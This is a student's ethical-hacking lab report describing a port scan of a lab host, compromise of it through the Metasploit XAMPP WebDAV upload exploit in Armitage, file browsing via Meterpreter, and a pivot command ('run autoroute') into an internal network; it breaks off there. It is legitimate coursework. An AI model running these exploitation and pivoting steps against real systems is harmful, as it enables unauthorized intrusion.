



Exploiting a Vulnerable web Application

ETHICAL HACKING & LAB Assignment 5

Student Info

Name: SRIJA PABBA

Student ID: 00866719

Email: spabb6@unh.newhaven.edu

Table of Contents

Executive Summary.....	2
Highlights.....	2
Objectives	2
Lab Description Details	2
Supporting Evidence.....	25
Conclusion & Wrap-Up.....	28
Summary with:.....	28
Observations	28
Identified risks.....	28
Suggested recommendations	28
Challenges.....	28

Executive Summary

Highlights

In this lab, I learned how to exploit a vulnerable web application using tools like nmap, Zenmap, and Armitage. I performed network scanning to identify open ports, exploited the XAMPP WebDAV vulnerability to gain access, and pivoted to exploit a Windows Server SMB vulnerability (MS09-50). I also practiced advanced techniques such as autorouting and using Meterpreter for internal network exploitation.

Objectives

My objective in this lab was to enhance my skills in network scanning, exploiting web application vulnerabilities using Metasploit, and pivoting to internal networks. I focused on leveraging the XAMPP WebDAV exploit, performing SMB attacks on Windows servers, and building expertise in multi-layered attack scenarios.

Lab Description Details


Scanning the firewall for open ports

```
root@kali2: ~
File Edit View Search Terminal Help
root@kali2:~# nmap 203.0.113.100

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2024-11-21 13:07 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.0012s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    closed telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
1099/tcp  closed rmiregistry
3306/tcp  open  mysql
3229/tcp  open  ms-wbt-server
5432/tcp  open  postgresql
8180/tcp  closed sampleflag:999818


Nmap done: 1 IP address (1 host up) scanned in 17.81 seconds
root@kali2:~#
```

Typing the Command “zenmap ” to launch the intense scan for the target “203.0.113.100”.




Screenshot shows the open ports and corresponding banner messages

To start the postgresql service and started the Armitage directory.



Screenshot shows that connecting to start the metasploit




Screenshot shows that 1 host is added

Scanning the “203.0.113.100” host, it indicates that the remote system is running the windows operating system.


A screenshot of the Armitage interface. The top bar shows the URL 'lab.infoseclearning.com/console/4974744/68', tabs for 'External Kali Scoring', 'Enforce US Keyboard Layout', 'View Fullscreen', 'Send Ctrl+Alt+Delete', and 'Rebo...'. The title bar says 'Armitage - Armitage-Arm... Sat 23:21'. The main window has a toolbar with 'Applications', 'Places', and a search field. Below the toolbar is a menu bar with 'Armitage', 'View', 'Hosts', 'Attacks', 'Workspaces', and 'Help'. On the left is a sidebar with a tree view of operating systems: 'multi', 'netware', 'osx', 'solaris', 'unix', and 'windows'. Under 'windows', there are sub-folders: 'antivirus', 'arkieia', 'backdoor', 'backupexec', 'brightstor', 'browser', 'dcerpc', 'email', and 'emc'. In the center, there is a list of hosts. One host, '203.0.113.100', is highlighted with a dashed green border. It has a thumbnail image of a Windows desktop and the IP address below it. At the bottom of the screen, there are tabs for 'Console X Scan X' and a status message: '[*] Scanned 1 of 1 hosts (100% complete)'.

Expanding the exploit and also the windows in that expanding the host. Clicking host and in the http directory we find “xampp_webdev_upload_php” opening it.



Screenshot shows that I found it and launched it to compromise the host

The victim will be compromised and selected the meterpreter 1, explore and browse files




and open the apache folder to complete the below provided challenge tasks


The screenshot shows the Armitage interface with a Windows host selected. The host's IP is 203.0.113.100 and its name is STEM (0) @ SERVER. The left sidebar lists various exploit modules, and the main pane shows a Windows desktop icon. Below the desktop icon, the host's IP is displayed. The bottom half of the screen shows a file browser window titled 'C:\xampp\apache'. The browser lists several directories and files, including 'error', 'icons', 'include', 'lib', 'logs', 'modules', 'apache_installservice.bat', 'apache_uninstallservice.bat', 'flag4.txt', 'log.txt', and 'makecert.bat'. The 'modules' directory is currently selected. At the bottom of the browser window are buttons for 'Upload...', 'Make Directory', and 'Refresh'. A 'NEXT →' button is located at the bottom left of the browser window.

D	Name	Size	Modified	Mode
error			2015-01-31 19:25:55 -0500	40777/rwxrwxrwx
icons			2015-01-31 19:25:55 -0500	40777/rwxrwxrwx
include			2015-01-31 19:25:59 -0500	40777/rwxrwxrwx
lib			2015-01-31 19:26:04 -0500	40777/rwxrwxrwx
logs			2015-01-31 19:26:38 -0500	40777/rwxrwxrwx
modules			2015-01-31 19:26:04 -0500	40777/rwxrwxrwx
apache_installservice.bat	233b		2015-01-31 19:25:58 -0500	100777/rwxrwxrwx
apache_uninstallservice.bat	137b		2015-01-31 19:25:58 -0500	100777/rwxrwxrwx
flag4.txt	13b		2018-03-25 21:39:08 -0400	100666/rw-rw-rw-
log.txt	31b		2018-04-04 10:22:05 -0400	100666/rw-rw-rw-
makecert.bat	1kb		2015-01-31 19:25:58 -0500	100777/rwxrwxrwx



On right-clicking on the compromised host, selected the meterpreter 1, interact and meterpreter shell. Typed the following command to add a route to the victim's local area network(LAN)



“run autoroute -s 192.168.1.0/24”

